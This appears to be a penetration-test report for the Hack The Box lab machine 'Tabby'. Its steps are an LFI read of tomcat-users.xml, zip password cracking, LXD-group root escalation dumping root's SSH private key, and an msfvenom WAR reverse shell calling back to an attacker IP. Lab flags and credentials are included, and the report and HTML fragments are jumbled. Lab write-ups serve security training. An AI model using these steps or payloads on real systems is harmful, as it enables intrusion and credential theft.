

Host Report

10.10.10.194 - Linux 4.15 - 5.6

 Linux - Shelled - Owned

Host Notes:

```
ash@tabby:~$ cat user.txt
cat user.txt
2c9c4eb4a11edd5e5cafa3d18ab05532
```

```
root@tabby:~# cat /root/root.txt
62f149c8424217ac84272ea9ac8d48c7
```

Ports:

Port	Proto	Service	Version	Status
22	tcp	ssh	OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)	Owned

Port Notes:

TRANSFERRED FROM HTTP TCP 80

LATERAL MOVEMENT TO ASH

Inside the `/var/www/html/files` directory is a backup file that we need to check out.

```
tomcat@tabby:/var/www/html/files$ ls
ls
16162020_backup.zip archive revoked_certs statement
```

Get that backup file to your machine (there are many ways to do this, but I used `base64 -w0 16162020_backup.zip` and then used CyberChef to decode the Base64 string and download the zip file). When we try to unzip it, we discover it is password protected. `fcrackzip` should make short work of it.

```
fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt backup.zip
```

Port	Proto	Service	Version	Status
<p>The password come back as admin@it and now the question becomes is that ash's password (ash owns the file afterall).</p> <pre>tomcat@tabby:/var/lib/tomcat9\$ su ash su ash Password: admin@it ash@tabby:/var/lib/tomcat9\$ cd ~ ash@tabby:~\$ cat user.txt 2c9c4eb4a11edd5e5cafa3d18ab05532 ash@tabby:~\$ groups groups ash adm cdrom dip plugdev lxd</pre> <p>So, ash is a member of lxd. That means we can upload a malicious container and use it for privesc.</p> <p>PRIVILEGE ESCALATION</p> <p>On our Attacking Machine:</p> <pre>git clone https://github.com/saghul/lxd-alpine-builder.git cd lxd-alpine-builder/ sudo ./build-alpine</pre> <p>This will create an alpine tar.gz image (in this case alpine-v3.15-x86_64-20220125_0910.tar.gz) and we can start a python webserver to move it to ash's home folder.</p> <p>Attacking Machine:</p> <pre>python3 -m http.server 8000</pre> <p>Victim Machine:</p>				

Port	Proto	Service	Version	Status
------	-------	---------	---------	--------

wget http://<YOUR TUN0 IP>:8000/alpine-v3.15-x86_64-20220125_0910.tar.gz

```
(kali@kali)-[~/.../HTB/Tabby/lxd-alpine-builder/lxd-alpine-builder]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.194 - - [25/Jan/2022 09:17:48] "GET /alpine-v3.15-x86_64-20220125_0910.tar.gz HTTP/1.1" 200 -
█

ash@tabby:/var/lib/tomcat9$ cd ~
cd ~
ash@tabby:~$ ls
ls
user.txt
ash@tabby:~$ cat user.txt
cat user.txt
2c9c4eb4a11edd5e5cafa3d18ab05532
ash@tabby:~$ groups
groups
ash adm cdrom dip plugdev lxd
ash@tabby:~$ wget http://10.10.16.4:8000/alpine-v3.15-x86_64-20220125_0910.tar.gz
<.16.4:8000/alpine-v3.15-x86_64-20220125_0910.tar.gz
--2022-01-25 14:24:36-- http://10.10.16.4:8000/alpine-v3.15-x86_64-20220125_0910.tar.gz
Connecting to 10.10.16.4:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3224634 (3.1M) [application/gzip]
Saving to: 'alpine-v3.15-x86_64-20220125_0910.tar.gz'

alpine-v3.15-x86_64 100%[=====>] 3.08M 1.21MB/s in 2.5s

2022-01-25 14:24:38 (1.21 MB/s) - 'alpine-v3.15-x86_64-20220125_0910.tar.gz' saved [3224634/3224634]

ash@tabby:~$ █
```

Next, on the Victim Machine, we run:

```
/snap/bin/lxd init
```

```
/snap/bin/lxc image import ./alpine-v3.15-x86_64-20220125_0910.tar.gz --alias alpine
```

```
/snap/bin/lxc image list
```

```
/snap/bin/lxc init alpine mycontainer -c security.privileged=true
```

```
/snap/bin/lxc config device add mycontainer mydevice disk source=/ path=/mnt/root
recursive=true
```

```
/snap/bin/lxc start mycontainer
```

```
/snap/bin/lxc exec mycontainer /bin/sh
```

```
cat /mnt/root/root/.ssh/id_rsa
```

This will get us the root private RSA/SSH key. If we copy it to our system and chmod 400 it, we should be able to ssh as root.

Port	Proto	Service	Version	Status
------	-------	---------	---------	--------

```

ash@tabby:~$ /snap/bin/lxc init alpine mycontainer -c security.privileged=true
<init alpine mycontainer -c security.privileged=true
Creating mycontainer
ash@tabby:~$

ash@tabby:~$ /snap/bin/lxc config device add mycontainer mydevice disk source=/ path=/mnt/root recursive=true
<ydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to mycontainer
ash@tabby:~$ /snap/bin/lxc start mycontainer
/snap/bin/lxc start mycontainer
ash@tabby:~$ /snap/bin/lxc exec mycontainer /bin/sh
/snap/bin/lxc exec mycontainer /bin/sh
~ # cat /mnt/root/root/.ssh/id_rsa
cat /mnt/root/root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----

```

With us now having a root shell, grab the proof and flag and this one is done.

```

root@tabby:~# cat /root/root.txt
62f149c8424217ac84272ea9ac8d48c7

```

Port	Proto	Service	Version	Status
<pre> Last login: Tue Sep 7 15:21:07 2021 root@tabby:~# hostname tabby root@tabby:~# ifconfig ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 10.10.10.194 netmask 255.255.255.0 broadcast 10.10.10.255 ether 00:50:56:b9:7d:1f txqueuelen 1000 (Ethernet) RX packets 872659 bytes 112560760 (112.5 MB) RX errors 0 dropped 150 overruns 0 frame 0 TX packets 606102 bytes 620121265 (620.1 MB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536 inet 127.0.0.1 netmask 255.0.0.0 loop txqueuelen 1000 (Local Loopback) RX packets 60346 bytes 4645633 (4.6 MB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 60346 bytes 4645633 (4.6 MB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 lxdbr0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500 inet 10.49.175.1 netmask 255.255.255.0 broadcast 0.0.0.0 inet6 fd42:6e65:a739:9492::1 prefixlen 64 scopeid 0x0<global> ether 00:16:3e:96:99:ed txqueuelen 1000 (Ethernet) RX packets 0 bytes 0 (0.0 B) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 0 bytes 0 (0.0 B) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 lxdbr1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 10.151.102.1 netmask 255.255.255.0 broadcast 0.0.0.0 inet6 fd42:6a42:4cb6:5888::1 prefixlen 64 scopeid 0x0<global> inet6 fe80::216:3eff:fed1:576 prefixlen 64 scopeid 0x20<link> ether 00:16:3e:d1:05:76 txqueuelen 1000 (Ethernet) RX packets 16 bytes 1569 (1.5 KB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 24 bytes 3416 (3.4 KB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 veth520dd5c2: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 ether 82:c5:a4:f5:9c:d0 txqueuelen 1000 (Ethernet) RX packets 16 bytes 1793 (1.7 KB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 24 bytes 3416 (3.4 KB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 root@tabby:~# whoami root root@tabby:~# cat /root/root.txt 62f149c8424217ac84272ea9ac8d48c7 </pre>				

```
root@tabby:~#
```

Port	Proto	Service	Version	Status
26	tcp	rsftp		
33	tcp	dsp		
80	tcp	http	Apache httpd 2.4.41 ((Ubuntu))	Owned

Port Notes:

Three open ports to play with, SSH TCP 22 and HTTP on TCP 80 and TCP 8080. Looking at the banner that is grabbed during the autorecon scan, we see the page's hostname is "megahosting.htb" so we need to add that to our /etc/hosts file.

```
sudo vi /etc/hosts
```

```
i <to enter insert/edit mode>
```

```
10.10.10.194 megahosting.htb
```

```
ESC
```



```
:wq!
```

```
ENTER
```

Now we can navigate to all the different links. We find a very interesting variable similar to many of the ?cmd= points at /news.php?file=statement. Many times, this item is an inclusion point. An entry using Local File Inclusion (LFI) attacks. We can test this by adding a series of "../" and add /etc/passwd to the end of it. The number of ../ determines how far down the directory tree you are or you just add a large number of ../ and include pretty much and file on the box.

```
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http      syn-ack ttl 63    Apache httpd 2.4.41 ((Ubuntu))
|_ http-chrono: Request times for /; avg: 3032.53ms; min: 2137.05ms; max: 4416.02ms
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-wordpress-enum: Nothing found amongst the top 100 resources,use --script-args search-limit=<number|all> for deeper analysis)
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-referer-checker: Couldn't find any cross-domain scripts.
|_ http-grep:
|   (2) http://10.10.10.194:80/:
|   (2) email:
|       + sales@megahosting.htb
|       + sales@megahosting.com
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Mega Hosting
```

Port	Proto	Service	Version	Status
------	-------	---------	---------	--------



We apologise to all our customers for the previous data breach.

We have changed the site to remove this tool, and have invested heavily in more secure servers




We see the "ash" user and that "tomcat" user's folder is /opt/tomcat. Let's check out port 8080 and Gobuster that port.

```
gobuster dir -k -e -r -u http://10.10.10.194:8080 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -s "200,204,301,302,307" -t50 -o Tabby8080.out
```

We find a manager page, but it requires a login, which we don't have (yet). When we cancel out of the login, we do see some Tomcat server information that we can use in the LFI point to get the users list (tomcat-users.xml).

Port	Proto	Service	Version	Status
------	-------	---------	---------	--------



It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat9/webapps/ROOT/index.html`

Tomcat veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat9` and `CATALINA_BASE` in `/var/lib/tomcat9`, following the rules from `/usr/share/doc/tomcat9-common/RUNNING.txt.gz`. You might consider installing the following packages, if you haven't already done so:

tomcat9-docs: This package installs a web application that allows to browse the Tomcat 9 documentation locally. Once installed, you can access it by clicking [here](#).

tomcat9-examples: This package installs a web application that allows to access the Tomcat 9 Servlet and JSP examples. Once installed, you can access it by clicking [here](#).

tomcat9-admin: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the [manager webapp](#) and the [host-manager webapp](#).

NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat9/tomcat-users.xml`.

```
(kali@kali)-[~/Desktop/HTB/Tabby]
└─$ gobuster dir -k -e -r -u http://10.10.10.194:8080 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -s "200,204,301,302,307" -t50 -o Tabby8080.out

=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.10.194:8080
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Follow Redirect: true
[+] Expanded: true
[+] Timeout: 10s
=====
2022/01/25 07:50:10 Starting gobuster in directory enumeration mode
=====
http://10.10.10.194:8080/docs (Status: 200) [Size: 17482]
http://10.10.10.194:8080/examples (Status: 200) [Size: 1126]
http://10.10.10.194:8080/manager (Status: 401) [Size: 2499]
http://10.10.10.194:8080/http%3A%2F%2Fwww (Status: 400) [Size: 813]
http://10.10.10.194:8080/http%3A%2F%2Fyoutube (Status: 400) [Size: 813]
http://10.10.10.194:8080/http%3A%2F%2Fblogs (Status: 400) [Size: 813]
http://10.10.10.194:8080/http%3A%2F%2Fblog (Status: 400) [Size: 813]
http://10.10.10.194:8080/**http%3A%2F%2Fwww (Status: 400) [Size: 813]
http://10.10.10.194:8080/External%5CX-News (Status: 400) [Size: 804]
http://10.10.10.194:8080/http%3A%2F%2Fcommunity (Status: 400) [Size: 813]
http://10.10.10.194:8080/http%3A%2F%2Fradar (Status: 400) [Size: 813]
http://10.10.10.194:8080/http%3A%2F%2Fjeremiahgrossman (Status: 400) [Size: 813]
http://10.10.10.194:8080/http%3A%2F%2Fweblog (Status: 400) [Size: 813]
http://10.10.10.194:8080/http%3A%2F%2Fswik (Status: 400) [Size: 813]
=====
2022/01/25 07:53:41 Finished
=====
```


Port	Proto	Service	Version	Status
------	-------	---------	---------	--------



401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp. For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.

- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the [Manager App How-To](#).

We already know that one of the install folders for Tomcat is under `/usr/share/tomcat9`, so let's try there in our LFI point.

```
:http://megahosting.htb/news.php? file=../../../../usr/share/tomcat9/etc/tomcat-users.xml
```

Viewing the source of that call, we find a password of `$3cureP4s5w0rd123!`

Port	Proto	Service	Version	Status
------	-------	---------	---------	--------

```

<!--xml version="1.0" encoding="UTF-8"?-->
<!--
Licensed to the Apache Software Foundation (ASF) under one or more contributor license agreements. See the NOTICE file distributed with this work for additional information regarding copyright ownership. The ASF licenses this file to You under the Apache License, Version 2.0 (the "License"); you may not use this file except in compliance with the License. You may obtain a copy of the License at http://www.apache.org/licenses/LICENSE-2.0 Unless required by applicable law or agreed to in writing, software distributed under the License is distributed on an "AS IS" BASIS, WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied. See the License for the specific language governing permissions and limitations under the License.
-->
<html>
<head></head>
<body>
<!--tomcat-users xmlns="http://tomcat.apache.org/xml" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd" version="1.0"-->
<!--
NOTE: By default, no user is included in the "manager-gui" role required to operate the "/manager/html" web application. If you wish to use this app, you must define such a user - the username and password are arbitrary. It is strongly recommended that you do NOT use one of the users in the commented out section below since they are intended for use with the examples web application.
-->
<!--
NOTE: The sample user and role entries below are intended for use with the examples web application. They are wrapped in a comment and thus are ignored when reading this file. If you wish to configure these users for use with the examples web application, do not forget to remove the <!-- ... --> that surrounds them. You will also need to set the passwords to something appropriate.
-->
<!--role rolename="tomcat"> <role rolename="role1"> <user username="tomcat" password="must-be-changed" roles="tomcat,role1"> <user username="both" password="must-be-changed" roles="tomcat,role1"> <user username="role1" password="must-be-changed" roles="role1"/>-->
<role rolename="admin-gui">
<role rolename="manager-script">
  <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script">
    </user>
  </role>
</role>
</tomcat-users>
</body>
</html>

```

We still can't log into the manager page because the manager-gui role is not assigned. We'll need to do this via Command Line Interface (CLI). More difficult, but not too bad. We'll need to adjust our Gobuster to check what's behind that manager page.

```
gobuster dir -k -e -r -u http://10.10.10.194:8080/manager -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -s "200,204,301,302,307" -t50 -o TabbyManager.out
```

We find a /manager/text and a simple search finds a [method to deploy a WAR file \(https://tomcat.apache.org/tomcat-7.0-doc/manager-howto.html#Deploy_A_New_Application_Archive_\(WAR\)_Remotely\)](https://tomcat.apache.org/tomcat-7.0-doc/manager-howto.html#Deploy_A_New_Application_Archive_(WAR)_Remotely) to get a reverse shell. Plug in our information into VenomBuilder to generate the msfvenom command.

Port	Proto	Service	Version	Status																												
<pre>(kali@kali) - [~/Desktop/HTB/Tabby] └─\$ gobuster dir -k -e -r -u http://10.10.10.194:8080/manager -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -s "200,204,301,302,307" -t50 -o TabbyManager.out</pre> <hr/> <pre>Gobuster v3.1.0 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)</pre> <hr/> <pre>[+] Url: http://10.10.10.194:8080/manager [+] Method: GET [+] Threads: 50 [+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt [+] Negative Status codes: 404 [+] User Agent: gobuster/3.1.0 [+] Follow Redirect: true [+] Expanded: true [+] Timeout: 10s</pre> <hr/> <pre>2022/01/25 08:12:15 Starting gobuster in directory enumeration mode</pre> <hr/> <pre>http://10.10.10.194:8080/manager/html (Status: 401) [Size: 2499] http://10.10.10.194:8080/manager/text (Status: 401) [Size: 2499] http://10.10.10.194:8080/manager/status (Status: 401) [Size: 2499] http://10.10.10.194:8080/manager/http%3A%2F%2Fwww (Status: 400) [Size: 813] http://10.10.10.194:8080/manager/http%3A%2F%2Fyoutube (Status: 400) [Size: 813] http://10.10.10.194:8080/manager/http%3A%2F%2Fblogs (Status: 400) [Size: 813] http://10.10.10.194:8080/manager/http%3A%2F%2Fblog (Status: 400) [Size: 813] http://10.10.10.194:8080/manager/**http%3A%2F%2Fwww (Status: 400) [Size: 813] http://10.10.10.194:8080/manager/External%5CX-News (Status: 400) [Size: 804] http://10.10.10.194:8080/manager/http%3A%2F%2Fcommunity (Status: 400) [Size: 813] http://10.10.10.194:8080/manager/http%3A%2F%2Fradar (Status: 400) [Size: 813] http://10.10.10.194:8080/manager/http%3A%2F%2Fjeremiahgrossman (Status: 400) [Size: 813] http://10.10.10.194:8080/manager/http%3A%2F%2Fweblog (Status: 400) [Size: 813] http://10.10.10.194:8080/manager/http%3A%2F%2Fswik (Status: 400) [Size: 813]</pre> <hr/> <pre>2022/01/25 08:15:45 Finished</pre> <hr/> <p>PenTest.WS Dashboard Shells Commands Bookmarks Tools Search chris.ruggieri</p> <h3>MSF Venom Builder</h3> <table border="1"> <thead> <tr> <th>Payload</th> <th>LHOST</th> <th>LPORT</th> <th>Platform</th> <th>Arch</th> <th>NOPs</th> </tr> </thead> <tbody> <tr> <td> filter linux/x86/read_file linux/x86/shell/bind_ipv6_tcp linux/x86/shell/bind_ipv6_tcp_uid linux/x86/shell/bind_nonx_tcp linux/x86/shell/bind_tcp linux/x86/shell/bind_tcp_uid linux/x86/shell/bind_tcp linux/x86/shell/bind_tcp linux/x86/shell/rev_ip6_tcp linux/x86/shell/reverse_nonx_tcp linux/x86/shell/reverse_tcp linux/x86/shell/reverse_tcp_uid linux/x86/shell/bind_ipv6_tcp linux/x86/shell/bind_tcp linux/x86/shell/bind_tcp random port </td> <td>10.10.16.4</td> <td>1337</td> <td></td> <td></td> <td></td> </tr> </tbody> </table> <table border="1"> <thead> <tr> <th>Encoder</th> <th>Bad characters</th> <th>Additional Parameters</th> </tr> </thead> <tbody> <tr> <td> filter Iterations: 0 cmd/echo cmd/generic_sh cmd/ifs cmd/perl cmd/powershell_base64 cmd/print_php_mq generic/eicar </td> <td></td> <td></td> </tr> </tbody> </table> <table border="1"> <thead> <tr> <th>Format</th> <th>Outfile</th> </tr> </thead> <tbody> <tr> <td>war</td> <td>foothold.war</td> </tr> </tbody> </table> <table border="1"> <thead> <tr> <th>MSF Venom Command</th> <th>Launch Console & Load Handler</th> <th>Load Handler Only</th> </tr> </thead> <tbody> <tr> <td> msfvenom -p linux/x86/shell/reverse_tcp LHOST=10.10.16.4 LPORT=1337 -f war -o foothold.war </td> <td> msfconsole -x "use exploit/multi/handler; set PAYLOAD linux/x86/shell/reverse_tcp; set LHOST 10.10.16.4; set LPORT 1337; run" </td> <td> use exploit/multi/handler set PAYLOAD linux/x86/shell/reverse_tcp set LHOST 10.10.16.4 set LPORT 1337 run </td> </tr> </tbody> </table>					Payload	LHOST	LPORT	Platform	Arch	NOPs	filter linux/x86/read_file linux/x86/shell/bind_ipv6_tcp linux/x86/shell/bind_ipv6_tcp_uid linux/x86/shell/bind_nonx_tcp linux/x86/shell/bind_tcp linux/x86/shell/bind_tcp_uid linux/x86/shell/bind_tcp linux/x86/shell/bind_tcp linux/x86/shell/rev_ip6_tcp linux/x86/shell/reverse_nonx_tcp linux/x86/shell/reverse_tcp linux/x86/shell/reverse_tcp_uid linux/x86/shell/bind_ipv6_tcp linux/x86/shell/bind_tcp linux/x86/shell/bind_tcp random port	10.10.16.4	1337				Encoder	Bad characters	Additional Parameters	filter Iterations: 0 cmd/echo cmd/generic_sh cmd/ifs cmd/perl cmd/powershell_base64 cmd/print_php_mq generic/eicar			Format	Outfile	war	foothold.war	MSF Venom Command	Launch Console & Load Handler	Load Handler Only	msfvenom -p linux/x86/shell/reverse_tcp LHOST=10.10.16.4 LPORT=1337 -f war -o foothold.war	msfconsole -x "use exploit/multi/handler; set PAYLOAD linux/x86/shell/reverse_tcp; set LHOST 10.10.16.4; set LPORT 1337; run"	use exploit/multi/handler set PAYLOAD linux/x86/shell/reverse_tcp set LHOST 10.10.16.4 set LPORT 1337 run
Payload	LHOST	LPORT	Platform	Arch	NOPs																											
filter linux/x86/read_file linux/x86/shell/bind_ipv6_tcp linux/x86/shell/bind_ipv6_tcp_uid linux/x86/shell/bind_nonx_tcp linux/x86/shell/bind_tcp linux/x86/shell/bind_tcp_uid linux/x86/shell/bind_tcp linux/x86/shell/bind_tcp linux/x86/shell/rev_ip6_tcp linux/x86/shell/reverse_nonx_tcp linux/x86/shell/reverse_tcp linux/x86/shell/reverse_tcp_uid linux/x86/shell/bind_ipv6_tcp linux/x86/shell/bind_tcp linux/x86/shell/bind_tcp random port	10.10.16.4	1337																														
Encoder	Bad characters	Additional Parameters																														
